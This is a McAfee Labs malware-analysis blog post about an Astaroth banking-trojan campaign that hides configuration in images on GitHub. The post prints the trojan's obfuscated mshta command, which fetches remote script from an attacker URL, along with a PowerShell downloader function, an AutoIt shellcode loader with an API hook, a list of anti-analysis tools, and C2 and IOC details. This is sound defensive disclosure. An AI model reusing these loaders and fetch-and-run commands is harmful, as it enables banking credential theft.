McAfee

Astaroth: Banking Trojan Abusing GitHub for Resilience



McAfee Labs | OCT 10, 2025 | 8 MIN READ

by Harshil Patel and Prabudh Chakravorty

***EDITOR'S NOTE:** Special thank you to the GitHub team for working with us on this research. All malicious GitHub repositories mentioned in the following research have been reported to GitHub and taken down.

Digital banking has made our lives easier, but it's also handed cybercriminals a golden opportunity. Banking trojans are the invisible pickpockets of the digital age, silently stealing credentials while you browse your bank account or check your crypto wallet. Today, we're breaking down a particularly nasty variant called Astaroth, and it's doing something clever: abusing GitHub to stay resilient.

McAfee's Threat Research team recently uncovered a new Astaroth campaign that's taken infrastructure abuse to a new level. Instead of relying solely on traditional command-and-control (C2) servers that can be taken down, these attackers are leveraging GitHub repositories to host malware configurations. When law enforcement or security researchers shut down their C2 infrastructure, Astaroth simply pulls fresh configurations from GitHub and keeps running. Think of it like a criminal who keeps backup keys to your house hidden around the neighborhood. Even if you change your locks, they've got another way in.

Key Findings

- McAfee recently discovered a new Astaroth campaign abusing GitHub to host malware configurations.
- Infection begins with a phishing email containing a link that downloads a zipped Windows shortcut (.lnk) file. When executed, it installs Astaroth malware on the system.
- Astaroth detects when users access a banking/cryptocurrency website and steals the credentials using keylogging.
- It sends the stolen information to the attacker using the Ngrok reverse proxy.

Key Takeaways

- Don't open attachments and links in emails from unknown sources.
- Use 2 factor authentication (2FA) on banking websites where possible.
- Keep your antivirus up to date.

Geographical Prevalence

Astaroth is capable of targeting many South American countries like Brazil, Mexico, Uruguay, Argentina, Paraguay, Chile, Bolivia, Peru, Ecuador, Colombia, Venezuela, and Panama. It can also target Portugal and Italy.

But in the recent campaign, it seems to be largely focused on Brazil.



Figure 1: Geographical Prevalence

Conclusion

Astaroth is a password-stealing malware family that targets South America. The malware leverages GitHub to host configuration files, treating the platform as resilient backup infrastructure when primary C2 servers become inaccessible. McAfee reported the findings to GitHub and worked with their security research team to remove the malicious repositories, temporarily disrupting operations.

Technical Analysis




Figure 2 : Infection chain

Phishing Email

The attack starts with an e-mail to the victim which contains a link to a site that downloads a zip file. Emails with themes such as DocuSign and resumes are used to lure the victims into downloading a zip file.



Figure 3: Phishing Email





Figure 4: Phishing Email


de 10 dias, afim de esclarecer os fatos e providenciar uma solução adequada.

Para verificar os autos da notificação, acesse: Verificar Autos

Agradecemos sua atenção e colaboração.

Atenciosamente,

Equipe do Procon

Figure 5: Phishing Email

JavaScript Downloader

The downloaded zip file contains a LNK file, which has obfuscated javascript command run using mshta.exe.

```
"for %i in (ta) do for %j in (msH) do for %k in (criPt) do %j%i
"jaVAs%k:try{try{try{var
_331I1TMKT=["\120\131\x57\124\x54\x33\x4e","\x73\x63\x72\x69\160\x74\x3a\x48\x74\x74\
120\x73\72\x2f\x2f\x74\x72\x75\x66\145\x6e\x72\x69\156\x6c\150\x61\x72\56\157\x66\151
\143\x69\x6e\x61\164\x65\166\x65\x7a\x2e\x79\x61\143\150\164\x73\57\77\x31\57"]
GetObject(_331I1TMKT[1])[_331I1TMKT[0]]()
}catch(e){}}catch(e){}}catch(e){}close()""
```

This command simply fetches more javascript code from the following URL:

```
HttPs://trufenrinlhar.oficinatevez.yachts/?1/
```

To impede analysis, all the links are geo-restricted, such that they can only be accessed from the targeted geography.

The downloaded javascript then downloads a set of files in ProgramData from a randomly selected server:

```
aKoiwiagGpaehMxo = Math.floor(Math.random() * 32);
    var grppXNJOokiQWA = [

  "clafenval.medicarium.help",
  "sprudiz.medicinatramp.click",
  "frecil.medicinatramp.beauty",
  "stroal.medicoassocidos.beauty",
  "strosonvaz.medicoassocidos.help",
  "glumina1188.trovaodoceara.sbs",
  "scrivinlinfer.medicinatramp.icu",
  "trisinsil.medicesterium.help",
```

```
function downloadFile(url, path){
    try {
        weTozwkavirJQMtyXXPXT.run('cmd /'+'c powershell -Command "irm -Uri '+ "'"+url + "' -OutFile " + "'"+path+"'"+'"' , 0, true);
        return true;
    } catch (rBPbltlMXMGToXOTBBIPJ) {
        return false;
    }
}
```



Figure 6: Downloaded Files

Here,

"Corsair.Yoga.06342.8476.366.log" is AutoIT compiled script, *"Corsair.Yoga.06342.8476.366.exe"* is AutoIT interpreter,

"stack.tmp" is an encrypted payload (Astaroth),

and *"dump.log"* is an encrypted malware configuration.

AutoIt script is executed by javascript, which builds and loads a shellcode in the memory of AutoIT process.

Shellcode Analysis

```
Func MEMORYDLLINIT ( )
    If IsDllStruct ( $CODEBUFFER ) Then Return
    Local $OPCODE = "0xFFFFFFFFFFFFFFFFB800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE
    $OPCODE &= "595150FFD2898348114000E8000000005981E90F154000518B9100114000E80D0000006B65726E
    $OPCODE &= "8B550C0114074683C1028B430483E808D1E839F077D8035B04833B0075B683C4045B5E5F5DC355
    $OPCODE &= "D4B800000000837DECFF741EB8000000008B55EC3B531477118B45ECC1E00203431C8B55F00314
    $LOADOFFSET = ( StringInStr ( $OPCODE , "59585A51" ) + 4294967295 ) / 2 + 4294967295
    $GETOFFSET = ( StringInStr ( $OPCODE , "5990585A51" ) + 4294967295 ) / 2 + 4294967295
    $FREEOFFSET = ( StringInStr ( $OPCODE , "5A585250" ) + 4294967295 ) / 2 + 4294967295
    $CODEBUFFER = DllStructCreate ( "byte[" & BinaryLen ( $OPCODE ) & "]" )
    DllStructSetData ( $CODEBUFFER , 1 , $OPCODE )
    If Not IsDllStruct ( $HOOKBAK ) Then SET_JUMP_CODE_HOOK ( )
EndFunc
```

Figure 7: AutoIt script building shellcode

The shellcode has 3 entrypoints and $LOADOFFSET is the one using which it loads a DLL in memory.

To run the shellcode the script hooks Kernel32: LocalCompact, and makes it jump to the entrypoint.

```
Global $CODEBUFFER , $LOADOFFSET , $GETOFFSET , $FREEOFFSET
Global $HOOKPTR , $HOOKBAK , $HOOKAPI = "LocalCompact"
Global $KERNEL32DLL = DllOpen ( "kernel32.dll" )
Func SET_JUMP_CODE_HOOK ( )
    Local $KERNELHANDLE = DllCall ( $KERNEL32DLL , "ptr" , "LoadLibrary" , "str" , "kernel32.dll" )
    Local $HOOKPTR = DllCall ( $KERNEL32DLL , "ptr" , "GetProcAddress" , "ptr" , $KERNELHANDLE [ 0 ] , "str" , $HOOKAPI )
    $HOOKPTR = $HOOKPTR [ 0 ]
    $HOOKBAK = DllStructCreate ( "ubyte[7]" )
    DllCall ( $KERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , DllStructGetPtr ( $HOOKBAK ) , "ptr" , $HOOKPTR , "uint" , 7 , "uint*" , 0 )
    DllCall ( $KERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $HOOKPTR , "byte*" , 184 , "uint" , 1 , "uint*" , 0 )
    DllCall ( $KERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $HOOKPTR + 5 , "ushort*" , 57599 , "uint" , 2 , "uint*" , 0 )
EndFunc
```

Figure 8: Hooking LocalCompact API

Shellcode's $LOADOFFSET starts by resolving a set of APIs that are used for loading a DLL in memory. The API addresses are stored in a jump table at the very beginning of the shellcode memory.




Figure 9: APIs resolved by shellcode

Here shellcode is made to load a DLL file(Delphi) and this DLL decrypts and injects the final payload into newly created RegSvc.exe process.

Payload Analysis

The payload, Astaroth malware is written in Delphi and uses various anti-analysis techniques and shuts down the system if it detects that it is being analyzed.

It checks for the following tools in the system:

Sysmon.exe	QEMU-GA	Process Explorer	SysAnalyzer	x32dbg
splunkd.exe	SystemInformer.exe	Process Monitor	HookExplorer	dbgviewClass
splunk-winevtlog	VBoxService	Regmon	SysInspector	DbgX.Shell.exe
x32dbg.exe	DLLoader32	Filemon	ImportREC	WinObj - Sysinternals
Wireshark	OllyDBG	Autoruns - Sysinternals	PETools	Sysinternal
OLLYDB	ImmunityDebugger	Wireshark	LordPE	Qt5152QWindowIcon
DbgX.Shell	WinDbg	Dumpcap	JoeBox	System Informer
SbieSvc	IDA Pro	Process Hacker	Sandbox	

Figure 10: List of analysis tools

It also makes sure that system locale is not related to the United States or English.

Every second it checks for program windows like browsers, if that window is in foreground and has a banking related site opened then it hooks keyboard events to get keystrokes.

```
if (DAT_00694900 == (HHOOK)0x0) {
  local_c = GetModuleHandleW(L"USER32.DLL");
  DAT_00694900 = SetWindowsHookExW(0xd,hook_listener,local_c,0);
}
```

Figure 11: Hooking keyboard events

Programs are targeted if they have a window class name containing chrome, ieframe, mozilla, xoff, xdesk, xtrava or sunawtframe.

ltau.com.br

bancooriginal.com.br

santandernet.com.br

btgpactual.com

We also observed some cryptocurrency-related sites being targeted:

etherscan.io

binance.com

bitcointrade.com.br

metamask.io

foxbit.com.br

localbitcoins.com

C2 Communication & Infrastructure

The stolen banking credentials and other information are sent to C2 server using a custom binary protocol.




Figure 12: C2 communication

Astaroth's C2 infrastructure and malware configuration are depicted below.




Figure 13: C2 infrastructure

Malware config is stored in dump.log encrypted, following is the information stored in it:

```
dt ---------------> config version
{'40000020'}

ips ---------------> C2 urls
{'1.tcp.us-cal-1.ngrok.io:24521', '1.tcp.sa.ngrok.io:20262'}

out ---------------> config update urls
{'https://bit.ly/4gf4E7H', 'https://bit.ly/49mKne9'}
```

Figure 14: Malware configuration

Every 2 hours the configuration is updated by fetching an image file from config update URLs and extracting the hidden configuration from the image.

hxxps://bit[.]ly/4gf4E7H —>
hxxps://raw.githubusercontent[.]com//dridex2024//razeronline//refs/heads/main/razerlimpa[.]png

Image file keeps the configuration hidden by storing it in the following format:

```
[IMAGE_DATA]#0=.#3[Encrypted Config]#0=.#9
```

We found more such GitHub repositories having image files with above pattern and reported them to GitHub, which they have taken down.

Persistence Mechanism

For persistence, Astaroth drops a LNK file in startup folder which runs the AutoIT script to launch the malware when the system starts.

McAfee Coverage

Trojan:Script/Astaroth.DL

Trojan:Script/Astaroth.AI

Trojan:Script/AutoITLoader.LC!2

Trojan:Shortcut/Astaroth.STUP

Indicator Of Compromise(s)

IOC	Hash / URL
Email	7418ffa31f8a51a04274fc8f610fa4d5aa5758746617020ee57493546ae35b70 7609973939b46fe13266eacd1f06b533f8991337d6334c15ab78e28fa3b320be 11f0d7e18f9a2913d2480b6a6955ebc92e40434ad11bed62d1ff81ddd3dda945
ZIP URL	https://91.220.167.72.host.secureserver[.]net/peHg4yDUYgzNeAvm5.zip
LNK	34207fbffcb38ed51cd469d082c0c518b696bac4eb61e5b191a141b5459669df
JS Downloader	28515ea1ed7befb39f428f046ba034d92d44a075cc7a6f252d6faf681bdba39c
Download server	clafenval.medicarium[.]help sprudiz.medicinatramp[.]click frecil.medicinatramp[.]beauty stroal.medicoassocidos[.]beauty strosonvaz.medicoassocidos[.]help gluminal188.trovaodoceara[.]sbs scrivinlinfer.medicinatramp[.]icu trisinsil.medicesterium[.]help brusar.trovaodoceara[.]autos gramgunvel.medicoassocidos[.]beauty blojannindor0.trovaodoceara[.]motorcycles
AutoIT compiled script	a235d2e44ea87e5764c66247e80a1c518c38a7395291ce7037f877a968c7b42b
Injector dll	db9d00f30e7df4d0cf10cee8c49ee59a6b2e518107fd6504475e99bbcf6cce34
payload	251cde68c30c7d303221207370c314362f4adccdd5db4533a67bedc2dc1e6195
Startup LNK	049849998f2d4dd1e629d46446699f15332daa54530a5dad5f35cc8904adea43
C2 server	1.tcp.sa.ngrok[.]io:20262 1.tcp.us-cal-1.ngrok[.]io:24521 5.tcp.ngrok[.]io:22934 7.tcp.ngrok[.]io:22426 9.tcp.ngrok[.]io:23955 9.tcp.ngrok[.]io:24080

GitHub Repositories hosting config images	https://github[.]com/dridex2024/razeronline https://github[.]com/Config2023/01atk-83567z https://github[.]com/S20x/m25 https://github[.]com/Tami1010/base https://github[.]com/balancinho1/balaco https://github[.]com/fernandolopes201/675878fvfsv2231im2 https://github[.]com/polarbearfish/fishbom https://github[.]com/polarbearultra/amendointorrado https://github[.]com/projetonovo52/master https://github[.]com/vaicurintha/gol

Stay Updated

Follow us to stay updated on all things McAfee and on top of the latest consumer and mobile security threats.

McAfee Labs
Threat Research Team

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs